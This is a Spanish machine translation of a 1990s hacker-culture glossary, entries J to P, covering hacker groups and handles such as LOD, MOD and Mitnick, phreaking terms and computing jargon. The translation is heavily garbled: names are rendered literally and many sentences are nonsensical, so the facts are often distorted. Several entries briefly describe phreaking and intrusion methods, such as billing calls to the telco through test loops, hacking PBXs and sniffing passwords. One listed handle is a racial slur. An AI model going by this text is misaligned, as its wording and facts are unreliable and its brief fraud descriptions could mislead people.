JAPON [Nippon] - el código Rural" .ja"; el Este la nación asiática, población 125.2 millón que es el asunto de muchas novelas del cyberpunk debido a una historia impar y su tecnología alta. Seguido un favorablemente la sociedad de samurai de hierarchal hasta los mid-1800s, todavía retuvo un espíritu bélico Imperial fuerte hasta las 1945, cuando ellos eran totalmente derrotados en Segunda Guerra Mundial el dejando caer de dos bombas del átomo. Ellos entonces focussed que el fervor usó previamente en guerra para negocio. Actualmente productor sumamente grande de género del consumidor; la nación es stereotypically muy conformidad-orientado. (Este doesn¹t tienen demasiado para ver con tajar, pero Japón es un país notable de un punto de vista de la electrónica, así como el hecho involucra Japón tanto de SF actualmente, y su preponderancia de zaibatsus.)

JOHNSON, ROBERT - vea a EL PROFETA

TRAQUETEO [la Cola] - la bebida Suave famoso por tener la cafeína de cualquier otro comandante dos veces la bebida suave (todavía menos por la libra que el café, aunque), inventó y distribuido por la Traqueteo-compañía, Inc. Bastante difícil para encontrar aquí en Utah. ¿A propósito, supo usted que usted puede teclear en promedio cinco palabras un minuto más rápido que normal si usted bebe dos botellas de MegaJolt en sucesión? Vea CAFEINA

JUZGUE DREDD - carácter del libro cómico británico actualmente publicado por DC que tiene algunos conceptos del cyberpunk; el it¹s sobre un semi-fascist el anti-héroe en el siglo 23. Sylvester Stallone hizo una película de fracaso de él que los juegos y los efectos especiales estaban frescos, pero no mucho resto. Había también un loco de las computadoras en principios de años noventa con este asa, así como otro uno (quién puede ser el mismo tipo) quién era un miembro del 2300 Club.

KRACK - vea CRUJIDO

K-RAD - ("mil puntos de rad" uno de los Ceros de la Cuenta) Sumamente fresco; muy el rad. [De una mil veces "el rad," corto para "radical," el término de jerga de skateboarder-tipo en el Eighties que significa fresco.]

KAPOR, MITCHELL - el Co-fundador del EFF. Ex-hippy, fundador de Loto, y programador original de Loto 1-2-3.

KARL MARX - el Asa de James Salsman. Phreak y ex-miembro de LOD. Sysop anterior de Granjeros de Sentencia BBS. [El asa vino de una mención en la tira cómica "Condado de la Flor" sobre los comunistas.]

MUERTE - para anular un archivo (o, menos usado, para detener una función del program¹s mientras está operando). También vea HACHA

KILOBYTE [abrevió como Kb o K] - la unidad Pequeña de medida, normalmente usada por medir programas pequeños y memoria del escondite. Contrariamente a lo que la palabra implicaría, un kilobyte es 1024 bytes. También vea PEDAZO, BYTE, MEGABYTE, GIGABYTE,

REY BLOTTO - el miembro Anterior de la Legión de Sentencia y el 2300 Club. Phreak que inventó varias cajas de la variante.

REINO DE LOS LOS PAISES BAJOS - vea LOS LOS PAISES BAJOS

CABALLERO que ENCIENDE - el Asa de Craig Neidorf. Miembro anterior del 2600 Club. Co-fundador de _Phrack Magazine_. Él se puso en ensayo durante el Loco de las computadoras Crackdown de 1990 por publicar el E911 documento en _Phrack_, un documento robado en una correría del loco de las computadoras. Cuando la Fundación de la Frontera Electrónica consiguió el caso dejado caer, él decidió que él quiso hacerse un abogado. Él está trabajando ahora para el EFF y como escritor para _2600_. (El asa vino de una combinación del carácter de las historietas "Muchacho del Relámpago" y el carácter "Michael Knight" del programa de televisión cojo según el Relámpago, _Knight Rider_.)

EL KNIGHTMARE - el Asa de Dennis Fiery. El autor de un libro en seguridad de la computadora tituló _Secrets de un Hacker_ Excelentes y a veces escritor para _2600_. Yo los haven¹t leyeron su libro. Para no ser confundido con con el loco de las computadoras de Arizona.

KNIGHTMARE [602] - el loco de las computadoras de Arizona y sysop del BBS Privado del Hielo Negro que era uno del primero en ser reventado en el Loco de las computadoras Crackdown.

KROUPA, PATRICK K. - vea al SEÑOR DIGITAL

LADOPOULOS, ELIAS - vea PHREAK ACIDO

Más COJO - UN perdedor de idiota de tirón. Ese bastante muchas sumas él a. [De "cojo," débil.]

CHICA [Area Local que Señala Servicios] - los números Especiales, precedió por un *, qué permite funcionamientos especiales tal, qué normalmente el costo una cantidad pequeña de dinero. Incluye cosas así repara como rastro (*57), callback (*69) y visita que ID desactivan. (*70)

L.A. el SINDROME - Tonto, conducta del perdedor. Medios la persona no apoya el

grupo. Normalmente asociado con BBS y anunciando thereupon. [De un usuario el L.A nombró. el Invasor y sus actividades en varias tablas de Ohio.]

LEY ENTRADA EN VIGOR ACCESO CAMPO [la HOJA] - vea HOJA [el Ley Entrada en vigor Acceso Campo]

LIXIVIE - Alguien que copia una cantidad grande de software y no devuelve el favor. Usado por BBS y usuarios, pero también aplica a aquéllos que físicamente el software de la copia. [De "lixivie," la criatura repugnante que chupa su sangre.]

HOJA [el Ley Entrada en vigor Acceso Campo] - la parte Mayor en el encryption en Recortador. Un grupo corrido de números incluso el número de serie del chip¹s, un número de llave de sesión y un número del checksum.

LEARY, TIMOTHY (1920-1996) - profesor de Ex-Harvard y Punto-graduado del Oeste a que se volvieron hippy en los Sixties tarde y los estudiantes animados "enciende, ponga a punto en, deje caer fuera." LSD popularizado, y se encarceló en el futuro durante casi diez años para la posesión. Él se volvió un cyberpunk aproximadamente quince años después de su dejar caer fuera, y su nueva mordedura legítima se volvió "el PC es el LSD de los 1980¹s." (Él puso al día eso después a los años noventa cuando él descubrió que las computadoras hacen IIes, 386s, Mac 512ks y Comodoros de la 1980s mirada ahora a la Manzana como el abacuses.) Él se volvió uno de los editores de _Mondo 2000_. En 1992, él descubrió que él tenía cáncer de la próstata. Siendo el tipo raro que él era, él pensó que éste era grandes noticias porque él iba a morirse; después de jugar con la idea de de algún modo matarse encima del Internet y proponer planes del suicidio detallados, él sucumbió a cáncer el 30 de mayo de 1996.

ABRIGO, JOHN - vea ADULTERE

LA LEGION DE SENTENCIA [LOD] [el nombre Lleno: "El Orden Fraternal de la Legión de Sentencia (Lambda Omega Delta)"] - grupo tajando Legendario que existió de 1984-1990, creó en una tabla llamó PLOVERNET, fundado por Lex Luthor, un miembro anterior de los Caballeros de Sombra. También inspirado los grupos efímeros "Granjeros de Sentencia" y "la Liga de Justicia de América." Él el subsumed el número de miembros de un grupo llamó el Tribunal de Conocimiento. Empezado como un grupo del phreaking, y cuando ganó a más miembros que eran más hábil con computadoras después, se volvió LOD/H (Legión de Doom/Hackers). Cuando muchos miembros dejaron caer fuera, el "H" emigró del nombre, pero su habilidad del newfound con computadoras se quedadas. Su número de miembros oficial incluyó, en varios momentos: Lex Luthor, Karl Marx, Mark Tabas, Agrajag los Prolongaron, Rey Blotto, Arquero Azul, El Dragyn, el Soldado Desconocido, Navaja de afeitar Afilada, Doctor Que 413, Erik Bloodaxe, el Señor Francis Drake, Paul Muad¹Dib, Phucked Agente 04, X-tripule, Smith Cachondo, Steve Dahl, El Warlock, Espía Color de plata, el Hombre Terminal, Videosmith, el Kan de Kerrang, Gary Siete, Merodeador, Bill de RNOC, Izquierdista, Urvile, Fantasma Phreaker, Profeta de la Sentencia, el Bromista Sluggo, Culpable del Portador, el Thomas Covenant, Mentor, el Mando C, Primero Sospechoso, Profeta,

Profesor Falken y Phiber Optik. Algunos miembros fueron reventados por Funcionamiento Sundevil, otros crearon una empresa de seguridad llamó ComSec (qué quebró, y en el futuro se reencarnó como Comunicaciones de LOD, Inc), y muchos justo desapareció. También, en el Nineties temprano, un "nuevo" la Legión de Sentencia fue creada, porque desde que el grupo era difunto, lógicamente alguien podría usar el nombre; era, sin embargo, bastante mucho parecía abajo en y fue disuelto en el futuro enérgicamente por miembros del LOD original. ¿(Doesn¹t que parece que produce escalofrío? Guste Mark Tabas y Erik Bloodaxe los tenían matado o algo.) [El nombre del group¹s vino de la Superfriends dibujo animados serie (usando carácteres de Superman/Justice League los libros cómicos), donde los bribones eran la Legión de Sentencia.]

LEGION DE DOOM/HACKERS - vea LA LEGION DE SENTENCIA [LOD]

RECLUTE, STEVEN - Escritor y periodista; uno del original 1960s locos de las computadoras de MIT que son desdeñoso de nosotros los locos de las computadoras del último-día. Autor de _Hackers: los Héroes de la Computadora Revolution_, entre otras cosas. Escritor actualmente contribuyendo para _Wired_ y _Newsweek_.

LEWCIFER - vea DE PAYNE, LEWIS,

LEX LUTHOR - el hacker/pheaker Legendario y fundador de LOD. [El asa vino del bribón del libro cómico que era arco-enemigo de Superman¹s; el loco de las computadoras Lex lo recibió de la 1979 versión de la película con Gen Hackman.]

CERRADO CON LLAVE (1) se Refiere a un sistema de la computadora cerrando y deteniendo funcionamiento, normalmente sin el operador que lo quiere para pasar.

(2) un programa protegido.

(3) un archivo que ha sido cambiado por el OS para que no pueda cambiarse o puede anularse; a menudo muy fácil abrir.

(4) un disco blando que se ha cerrado con llave prevenir alteración accidental o impedirles a las personas tontas modificar los volúmenes físicamente.

LOD - vea LA LEGION DE SENTENCIA [LOD]

LOD/H - vea LA LEGION DE SENTENCIA [LOD]

LOD/H JOURNALS TÉCNICO [LOD/H TJ] - Tajando philes escrito por la Legión de Doom/Hackers, empezando en 1986. Se hicieron cuatro problemas. La forma y volumen debieron algo a lo que se llamó _Phrack Inc._ entonces. [El nombre es una parodia de _AT&T Journals_ Técnico.]

LOD/H TJ - vea _LOD/H JOURNALS_ TÉCNICO [LOD/H TJ]

BOMBA de la LOGICA - UN programa que realiza una cierta acción cuando se reúnen ciertas condiciones, como anular todos los archivos en víspera de Navidad, aunque no es

necesariamente malévolo. Sin embargo no es técnicamente un virus, se agrupa a menudo que la manera. Hay mucha especulación que el giro del millenium pondrá fuera de las bombas de lógica de montones.

LOOMPANICS - Publicando compañía (in)famous por publicar tal "cuestionable" la información como planes de la bomba y técnicas del guerrilla; también publicó _Secrets de un Hacker_ Excelentes, aunque según todos I¹ve tuvo noticias del asunto, el it¹s bastante sin valor.

LOS SOLOS PISTOLEROS - Un grupo de tres locos de las computadoras del fictious (Byers, Frohike y Langly) en _The X-Files_. Editores de una publicación paranoica llamaron _The Solo Gunmen_. Un Solo Pistolero honorario era un loco de las computadoras nombró al Pensador que en el futuro se mató por el gobierno porque él destapó información sobre la existencia de extra-terrestrials. Al parecer el gobierno guarda sus archivos en la existencia de extra-terrestrials los unencrypted en un Internet conectaron red. [El nombre viene del flipside del oxymoronic del "solo pistolero" la teoría en el Kennedy asesinato que es ese Oswald actuó exclusivamente.]

VUELTAS - números de teléfono usados por el telco por probar. Puede manipularse para hacer llamadas libres que se cargan en cuenta al telco.

L0PHT - un grupo Boston-basado de locos de las computadoras interesó en distribución de información libre y las alternativas encontrando al Internet. Su sitio de tejido aloja los archivos de los Whacked Mac Archivos, Negro que se Arrastra Sistemas, Dr. Quién es Radiophone, el Culto de la Vaca Muerta, y otros. El número de miembros actual incluye Dr. Mudge, Pícaro Espacial, el Olvido de Brian, Jefe, Suelda, Curta, Stephan Wolfenstein y Megan A. Haquer. (Entrada sugerida por Pícaro Espacial.)

SEÑOR DIGITAL - el Asa de Patrick K. Kroupa. Miembro anterior de la Manzana Mafia, los Caballeros de Sombra y la Legión de Sentencia. (Él exige él se instaló oficialmente en 1987, pero él no se lista en cualquiera de las listas oficiales.) Amigo bueno de Señor Muerto y co-administrador de MindVox. Puede alcanzarse a digital@phantom.com.

MACINTOSH - UN tipo de computadora a la que actualmente toma un poco menos de 10% del mercado. A veces llamado "Macintrashes" o "Macintoys" derogatoriamente. Primero hecho por Manzana en 1984, notable para su facilidad de uso; el sucesor a la Lisa fallada que era el sucesor a la Manzana II. Todos los Macintoshes ejecutan el MacOS que está actualmente en versión 7.5.3; versión 8.0 (código-nombró Copland) se soltará en temprano a mid-1997. (sin embargo, algún Macs puede ejecutar Windows, DOS, Mach V y/o LINUX) la Manzana autorizó el MacOS en 1993 para que puedan hacerse clones de Mac; ellos no han tenido éxito totalmente todavía (aunque IBM firmó recientemente para una licencia del clon), aunque el Power Computando, UMAX y DayStar están haciendo negocio bastante bueno en ellos. Macs corren en dos familias de microprocesadores: el Motorola 680x0 astillas, y la juntura Manzana-IBM-Motorola las astillas de PowerPC. El Macintosh más poderoso alguna vez hizo es Power Computing¹s

PowerTower Profesional 225.

MARKOFF, JOHN - el Coautor de _Cyberpunk_ y _Takedown_. El Ex-marido de Katie Hafner, periodista de tecnología para _The Nueva York Times_. Puede alcanzarse a markoff@nyt.com.

MARTIN la LUTHER REY DIA CAIDA - La caída grande cuando los AT&T computadoras embarassingly bajaron deuda a un bicho en Sistema de UNIX VII.

AMO DE IMPACTO - vea MANDO C

AMOS DE DECEPCION - vea MOD

MASTERS DE DECEPTION [La Banda Que Gobernó Cyberspace] - la Novela por Bromee Quittner y Michelle Slatella sobre el feudo de LOD/MOD. Una porción estaba impresa en _Wired_ y realmente hizo pis fuera de muchas personas, vocalmente Erik Bloodaxe. No que mal escrito, pero yo me pregunto por la exactitud y quién se entrevistó en algunos de los detalles.

AMOS DE DESASTRE [MOD] - vea MOD

MAX HEADROOM - muestra de TELEVISION de ciencia ficción que perseguía cancelled una estación. El concepto empezó cuando una música británica que la estación videa quiso usar a un organizador computadora-generado, pero alguna red americana lo recogió y hizo una muestra de la TELEVISION. Supuestamente era maravilloso y grande, pero I¹ve nunca lo visto.

MDMA - vea ÉXTASIS

CARNE - El cuerpo físico, la bolsa de carne y barro y agua a las que nosotros nos reprimimos. Derogatorio.

MEATSPACE - la vida Real, como opuso al cyberspace.

MEGABYTE [abrevió como "meg" o Mb] - la unidad Bastante grande de medida, normalmente usada por medir RAM o memoria del almacenamiento o programas grandes. Un megabyte es bruscamente 1.049 millones de bytes o aproximadamente 976.562 kilobytes. También vea PEDAZO, BYTE, KILOBYTE, GIGABYTE,

MEGAHERTZIO [MHZ] - En términos de la computadora, una medida de la velocidad del reloj de un CPU. Por ejemplo, las 486DX2 carreras a 66 megahertzio. Era de vez en cuando conocido en jerga del loco de las computadoras como "hurtz" o "la urdimbre," donde una 90 computadora de la megahertzio se llamaría Urdimbre 90.

CANCER MENTAL - vea SHADOWHAWK 1

EL MENTOR - el Asa de Loyd Blankenship. También conocido como el Neuromancer. El loco de las computadoras de la élite y el miembro anterior de la Legión de Sentencia, las Fantasmas de PhoneLine, los Trapacistas y Élite de Extasyy. Escritor del legendario "la Conciencia de un Loco de las computadoras." Él también trabajaba para los Steve Jackson Games, donde él le escribió a _GURPS Cyberpunk_. Él es actualmente un músico de designer/electronic de juego independiente. Actualmente disponible a loyd@blankenship.com. [El asa es de la serie de Lensman Gris por E.E. "Doc" Smith.]

MERRILL, BRIAN - vea MITNICK, KEVIN DAVID y COMPUTADORAS, LIBERTAD Y CONFERENCIA del RETIRO [CFP]

COMUNICACIONES de METAL - UN hack/phreak efímeros se agrupan (hay cualquier otro tipo, además de LOD, MOD y L0pht?!) eso creó varios BBSs subterráneo y escribió muchos philes. Miembros el Cobalto 60 incluido, Pirata Carmesí, Dr. Pirata local, Rojo, Sombra Señor, Angel de Destino, Boticario, Byte, el Byte Byter, Mago Oscuro, Duque, el holandés, El Hombre en Negro, el Profeta, Pantera Rosa, Expresa Encima de, La Mecedora Radical, el Caballero Blanco y el Warlock Señor. También tenía un grupo de la hermana más pequeño llamado a los Caballeros de Neón.

BANDERA MEXICANA - la granadina Roja, el tequila blanco y verde creme-de-menthe. Multilayered, puesto en fuego, y chupó a través de pajas. Un favorito de la Legión de Sentencia a las fiestas antes de que ellos se separaran. [De los colores de la bandera mexicana.]

MHZ - vea MEGAHERTZIO

VIRUS de MICHAELANGELO - El mucho encima de-hyped virus que borró las unidades de disco duro de varias computadoras, nombrado por ponerse activo en el artista de Renacimiento el cumpleaños de Michaelangelo.

MICROSOFT - el megacorporation del Software, fundó 1975 por Bill Gates y Paul Allen; escritor de MS-DOS, Windows (3.x, 95, y NT), Aventaje, Formule, PowerPoint, Estante, Encarta y sobre un zillion otros programas la mayoría de que se constituyen negocio. Posiblemente la fuerza peor en el planeta. También usado por William Gibson, sin el permiso, para el nombre de astillas adictivas que tapan en el character¹s encabeza en _Neuromancer_. [El nombre viene de "microordenador" y "software".]

MINDVOX [mindvox.phantom.com] - el proveedor del Precio neto Manhattan-basado donde varios ex-LODers (y Idolo de Billy: () resida; tiene el nombre del dominio phantom.com. Lema: "Jack en, meza fuera, y sienta su cabeza." Administrado por Señor Muerto y Señor Digital.

AMENAZA MENOR (1972-Present) - el miembro Anterior de Enemigo Público (el grupo del loco de las computadoras, no la venda). Co-programador de ToneLoc (con Mucho Maas), qué él empezó en 1990. Disponible a mthreat@paranoia.com. [El asa viene del nombre de un 1980s punk tempranos ate.]

MITNICK, KEVIN DAVID (1963-Present) - el nombre del Nacimiento del Cóndor. También conocido como N6NHG, alias Anton Chernoff, alias Fred Weiner, alias Lee Nussbaum, alias Brian Merrill, alias David Stanfill, alias el Thomas Case,. Miembro anterior de la Banda de Roscoe (nombre dado por _Cyberpunk_). Phreak adolescente a que creció y los didn¹t dejaron. Primero arrestado a edad 17. Los rumores exigieron que él crujió NORAD (_WarGames_ inspirador); generalmente refutado, aunque Markoff ha estado intentando resucitarlo. Se puesto famoso, especiall cuando en 1995 él siguió un alboroto tajando que los varios archivos anulando incluido en el POZO, posiblemente debido a un error de la mecanografía. Tsutomu Shimomura (y varios datacops y John Markoff que exigen él era justo un observador) en el futuro lo rastreó abajo después de Mitnick tajó el sistema de Shimomura. Como los medios de comunicación ama informar, cuando él fue cogido que él le dijo a Shimomura "yo respeto sus habilidades." John Markoff y Tsutomu Shimomura apenas escribieron su versión de los eventos que servirán como el screenplay para una película por Miramax sobre eso, _Takedown titulado: La Persecución y Captura de Kevin Mitnick, America¹s la Mayoría Quiso al Bandido de la Computadora Por el Hombre Que Hizo It_. (Al parecer, era el título más largo y más grandioso ellos podrían pensar de.) Jonathan Littman escribió su propia versión, con la ayuda de Mitnick, _The titulado Game_ Fugitivo. También inspirado el retelling más objetivo, _The Cyberthief y el Samurai_, por Jeff Goodell (quién puede avisarse a jg@well.sf.ca.us). Mientras él no puede ser localizado obviamente directamente por email que cuando él está en prisión federal, 2600 mantienen un buzón para él donde ellos le remiten los datos interesantes y correo del entusiasta a las kmitnick@2600.com. [El asa vino del 1975 Robert la película de Redford Días de _Three del Condor_, sobre un tipo de ex-CIA que escapa al gobierno, en parte manipulando el sistema telefónico.]

MOD [el Lema: "Summa Sedes No los Dúos de Capit," latino, literalmente "El más Alto no Sienta Dos," figuradamente "hay Sólo Cuarto para Uno a la Cima"; una referencia al forcejeo de LOD/MOD] - MOD, un rival de Nueva York de LOD, estaba conocido en varios momentos como Amos de Decepción y Amos de Desastre, yo supongo dependiendo de su humor. Su número de miembros actual es Phreak Acido, Escorpión, que Nynex Phreak, HAC, Lanzan, Proscriba, Adultere, Supernigger, Noche Roja, el Buscador, Señor Micro, Eddie Loco, Zod, Peaboy, n00g1e, las Carbonillas de Ella y Plaga, y los miembros anteriores han incluido Thomas Covenant y Phiber Optik. (Lista proporcionada por Phreak Acido.) La Campanilla del sudoeste reventó los y alguna herida a en cárcel. Fue formado cuando Phiber Optik se dio de puntapiés fuera de LOD, supuestamente debido a su ego. Él formó MOD entonces y reclutó algunos de sus amigos. Ellos eran una excepción mayor al estereotipo del loco de las computadoras como un fulano blanco adinerado, suburbano. Ellos tenían lo que fue descrito por algunos como una "guerra del loco de las computadoras" con LOD hasta que ellos se reventaran, cuando había algo de una tregua y LOD ordene de hizo a. Bien, por lo menos ellos hicieron a con Phiber Optik. Ellos todavía son alrededor, por lo menos según su página de tejido que por supuesto exige ellos se reforman. Ellos pueden localizarse actualmente a mod@gti.net. ¿[Además de la sigla, el término se refiere también supuestamente a ser gusta una segunda iteración de LOD; "M" es después "L," lo consigue? Sin embargo, yo saqué eso de una cita en el Precio neto de Quittner¹s reserve, y yo los don¹t saben que

cuánta verdad está en él.] Definitivamente para no ser confundido con el Amiga sonido formato .mod.

MODEM [MOdulator/DEModulator] - Hardware que permite llevar el info digital encima de las líneas analógicas. Los primeros módemes eran acústicos (normalmente 300 bps); usted tenía que poner al receptor telefónico en el módem. La velocidad normal actual es 14.4 kbps. (Las líneas telefónicas pueden sostener un máximo de 35 kbps.) Los módemes de ISDN están poniéndose más comúnes. (Aunque el módem de ISDN es un oxímoro; ISDN ya es digital, y un módem por definición convierte digital a analógico.)

MODULATOR/DEMODULATOR [el MODEM] - vea MODEM [MOdulator/DEModulator]

MONDO 2000 - "Cyberpunk" la revista. Sucesor a un calzón vivido los zine titularon _Reality Hackers_. Nunca tan bueno como debe de haber sido. Los tres cerebros del comandante iba tarde R.U. Sirius (AKA Ken Goffman), St. Jude (AKA Jude Milhon) y Bart Nagel todos de los cuales ha resignado subsecuentemente, por lo menos como editores. Timothy Leary era uno de los editores, y there¹s un fulano muy sicópata nombró Xandor también. Yo, como muchos, pienso manera del it¹s demasiado poco el demasiado estilo y manera la substancia, pero tiene algunas reseña de libros buenas y entrevistas sobre tecnología rara. [De la palabra italiana "el mondo," significando mundo; DC 2000 son supuestamente la "fecha de expiración".]

MOREU, RAFAEL - Screenwriter para _Hackers_; entrevistó a muchos locos de las computadoras prominentes para la investigación. Según Phreak Acido, él estaba menos contento con cómo resultó.

MORRIS, ROBERT TAPPAN II - Cornell estudiante graduado que creó un gusano que se aprovechó del UNIX sendmail bicho como un experimento ver cómo rápido extendería a través del Internet; debido a un error de la programación, salió de mando y bajó centenares de computadoras.

MUSGO, JEFFERY - vea TANGENTE OSCURA

NARK - (1) Alguien que se vuelve a las personas en a la entrada en vigor de la ley.
(2) el acto de volverse en alguien a la entrada en vigor de la ley.

INFRAESTRUCTURA de INFORMACION NACIONAL [NII] - vea NII [la Infraestructura de Información Nacional]

AGENCIA de SEGURIDAD NACIONAL [NSA] - vea NSA [la Agencia de Seguridad Nacional]

NECRON 99 - vea URVILE

NEIDORF, CRAIG - vea RELAMPAGO del CABALLERO

El NEON ARMA CABALLERO - vea COMUNICACIONES de METAL

EMPOLLON - el término Derogatorio para un geek de la computadora; se ha adoptado como una insignia de honor para algunos. Recuerda que no importa cómo fresco el material que nosotros hacemos con computadoras es, el we¹re todavía el geeks, así que supérelo. : ([Yo apenas buscaba la etimología de la palabra "empollón" en el diccionario, y mi conclusión principal era que etimólogos deben tener mucho tiempo de repuesto en sus manos, porque al parecer el there¹s esta controversia grande encima de donde esta palabra vino de, y la referencia más temprana es en un Dr. Seuss reservan, y entonces se volvió un término de la jerga en los años cincuenta, y algunas personas dicen una coincidencia al it¹s y otros dicen alguna relación complicada al there¹s, y todos que yo puedo decir son ese it¹s sólo no ese importante, pero estos etimólogos tienen bastante tiempo para aprender seguridad de UNIX, y si los they¹d apenas leyeran algunos libros en TCP/IP, ellos probablemente podrían ser locos de las computadoras muy buenos. Sugerencia--si cualquier gobierno extranjero malo fuera allí quiere contratar a algunas personas para entrenar para ser locos de las computadoras, consigue a etimólogos. Ellos tienen tolerancia por el tremendamente aburrir. Ése es todos. Delirio del extremo.]

THE NET - Sandra Bullock¹s 1995 cyberthriller en los que ella intenta escapar de los locos de las computadoras malos. Puede recomendarse porque tiene Buey de Sandra en un bikini.

NETCOM - yo creo que Netcom es que los Internet más grandes acceden proveedor en el mundo. Como resultado, tiene usuarios de todos los tipos. [De "Precio neto" (corto para Internet) y "comercial".]

LOS LOS PAISES BAJOS [el Reino de los Países Bajos] - el código Rural" .nl," la nación europea, población 14.6 millón, actualmente conocido para sus leyes libertarias con respecto a las drogas, desnudez, prostitución y notablemente computadora que taja (qué, hasta recientemente, era totalmente legal.) Casa de _Hack-tic_. ¿("Sabe usted lo que ellos llaman un pounder del cuarto con queso en Holanda?" "Ellos los don¹t lo llaman un pounder del cuarto con queso?...")

EL NEUROMANCER - vea a EL MENTOR

NII - la Infraestructura de Información Nacional. Duro decir. ¿(Yo quiero decir, literalmente, "en-sí-sí?" Realmente no fonéticamente amistoso.)

1984 - un año místico para las computadoras. LOD fue formado; creó; _Neuromancer_ fue publicado; se publicaron _2600_ primero; _The el Software de Tierra Entero Review_ fue creado que llevó al POZO; el Club de Computadora de Caoses fue formado; y la computadora de Macintosh fue soltada. También, George Orwell¹s 1949 novela de SF era titulado esto, y algunos dirían que los it¹s se hacen realidad.

NODO - UNA cosa grande, rápida, grande en una red; la clase de un BBS en esteroides.

(NINGUNA TAL AGENCIA) [NSA] - vea NSA [la Agencia de Seguridad Nacional]

NSA [la Agencia de Seguridad Nacional] - También conocido como (Ninguna Tal Agencia). La agencia federal en cargo de espiar en los ciudadanos del EE.UU., así como una rama internacional. ["Y¹know, yo podría unir el NSA. Pero ellos averiguaron a mis padres estaba casado." Martin Bishop, _Sneakers_.]

N6NHG - el asa de la radio de onda corta de Kevin Mitnick; últimas tres cartas supuestamente la posición para el Loco de las computadoras de Nation¹s Grande.

NUPROMETHEUS LEAGUE - el Grupo (o quizá sólo un tipo) eso liberó parte del código de la fuente para Colorar QuickDraw y discos del juego que contienen a los miembros prominentes de la comunidad de la computadora. Ellos nunca fueron cogidos (bien, por lo menos no cogió y públicamente intentó. Quizá la Manzana los tenía el tiro y descargó en tumbas del unmarked en Filadelfia.) [Del demigod griego Prometheus que ILFed despiden de Zeus.]

NUSSBAUM, ABRIGO - vea MITNICK, KEVIN DAVID,

OBELIX (1976-Present) - el miembro Anterior del Club de Computadora de Caoses; presentó Pengo al grupo. [El nombre viene del carácter de tira de historieta alemán prominente.]

110 - vea EMMANUEL GOLDSTEIN

EN EL METAL - Término que se refiere a programar o plan del hardware. El acto de funcionamiento directamente al teclado de la computadora (o breadboard del hardware) sin pasar por las fases de la planificación normales.

FUNCIONAMIENTO SUNDEVIL - Una iniciativa por los Estados Unidos el Servicio Confidencial en 1990 ésa era parte del Loco de las computadoras Crackdown de 1990; se pensaba originalmente que golpeaba fraude de tarjeta de crédito; era 27 garantías de la búsqueda ejecutaron el 8 de mayo; se asieron 42 sistemas de la computadora. Agentes en cargo Tim Foley incluido, Gail Thackeray y Bárbara Golden. [De la mascota de la universidad la oficina principal de Service¹s Confidencial esté cercana. (Cuenco excelente XXX se sostuvo en el Estadio de Sundevil.)]

ORACULO - UN DC Historietas carácter; anteriormente Batgirl, paralizado por el Guasón. Notable en un sentido tajando porque ella es ahora el carácter del loco de las computadoras principal en el Universo de DC.

OS [el sistema operativo] - Las leyes físicas de una computadora. OS incluya DOS, Windows, MacOS, SunOS y UNIX y su muchas variantes. VCRs iguales, calculadoras científicas y relojes digitales tienen primitivo OS.

PARO - la Pérdida de servicio del teléfono. Término usado por empleados del telco.

BANDIDO (1974-Present) - el Asa de Julio Fernandez. Miembro fundando de MOD; supuestamente uno de los miembros más delictivos.

OLFATEADOR del PAQUETE - UN programa que graba el primero cien o así pedazos enviados por una computadora al conectar a una red. Supuestamente usado para el diagnóstico de la red propone, pero frecuentemente es usado por locos de las computadoras por las razones obvias. (Los primeros cientos pedazos normalmente incluyen un username y contraseña.)

PAGINA (1) 256 bytes consecutivos de memoria, empezando adelante un incluso múltiple de 256.
(2) una pantalla, normalmente un despliegue de los gráficos.
(3) una página de la casa en el Tejido Ancho Mundial.

PARM - la Reducción para "el parámetro," qué es una lista de datos que se dan a una rutina para trabajar con, como una lista de subscriptores o cuentas, o incluso un filename en un disco.

CONTRASEÑA que SOMBREA - UN sistema de seguridad en el que la contraseña del encrypted se guarda en un directorio diferente donde no se dan usuarios normales el acceso. Usado en el sistema operativo de UNIX.

PBX [el Intercambio de la Rama Privado] - el número de teléfono Local dentro de una corporación. Phreakers marcan a menudo en éstos, los tajan, y los usan constituir llamadas largas distancias libre. Ellos dirigen a menudo a través de muchos PBXs para evitar remontar.

PENET [anon.penet.fi] - el remailer anónimo finlandés Infame. Actualmente irrompible (hasta donde cualquiera sabe) excepto cuando el Scientologists consiguió una garantía para los datos en computadoras de Penet¹s. Eso probablemente pasará nunca de nuevo.

PENGO (1968-Present) - el Asa de Hans Huebner, Oeste el loco de las computadoras alemán y el miembro anterior del Club de Computadora de Caoses; infame por tajar EE.UU. los sistemas militares para la KGB. [El asa viene del nombre de su juego de la arcada favorito, el protagonista de que era un pingüino.]

PENTIUM - (1) la computadora de IBM-PC la carrera familiar en una astilla de Pentium, hizo por Intel. El Pentium En pro de (codenamed P6) sólo salió, primero corriendo a 150 Mhz.
(2) astilla que creó un escándalo en 1994 cuando fue descubierto que el microprocesador tenía un error del cálculo. It¹s sido fijo, sin embargo.

PETERS, MICHAEL B. - vea POULSEN, ABRIGO de KEVIN,

PETERSON, JUSTIN TANNER - vea a AGENTE STEAL

PGP [el Retiro Bastante Bueno] - el Programa por Phillip Zimmermann y "Software Bastante Bueno." Encryption para las masas; fue hecho oponerse a la astilla del recortador propuesta. Phil Zimmermann, por supuesto, podría ir a encarcelar. Otros cypherpunks fanáticos han tomado donde él salió fuera de, haciéndolo para el Mac (MacPGP) y una utilidad por hacer su telefónico linee afiance (PGPfone.) PGP está actualmente en versión 2.6.2. Actualmente alguno del cypherpunks mencionado están trabajando en el Equipo de MacPGP (actualmente en versión 1.6), la meta de que es reemplazar finalmente actualmente la ventana fea en MacPGP que se parece DOS. [El nombre que "Retiro Bastante Bueno" es porque Phil Zimmermann es un entusiasta de Guarnición Keillor¹s Pradera Casa Compañero que mencionó un producto que era "bastante bueno".]

PHALCON/SKISM (P/S) - Tajando, phreaking y grupo del virus; Phalcon hace el H/P y Skism hace el virii. El grupo ejecuta el e-zine _40Hex_. Los miembros han incluido Hellraiser, Angel Oscuro, DecimatoR, Montón de Basura y Sacerdote. [El nombre viene del misspellings deliberado de "halcón" y "cisma".]

TEMBLOR de la FASE - vea MANDO C

PHIBER OPTIK (1975-Present) - el Asa de Mark Abene. También conocido como Il Duce, también conocido Anteriormente como el Artista Conocido como Phiber. Miembro anterior de LOD y MOD. Él se arrestó en 1993 y se sentenció a la prisión durante un año y un día. Cuando él consiguió fuera, había una fiesta grande, y él está a favor actualmente un técnico del Eco y escritor para _2600_.

PROYECTO del FÉNIX - el sysoped de BBS por el Mentor y Erik Bloodaxe. Cierre por el Servicio Confidencial; demasiado malo, porque por otra parte podría haber hecho revivir el subsuelo.

PHRACK CLASSIC-see _PHRACK MAGAZINE_

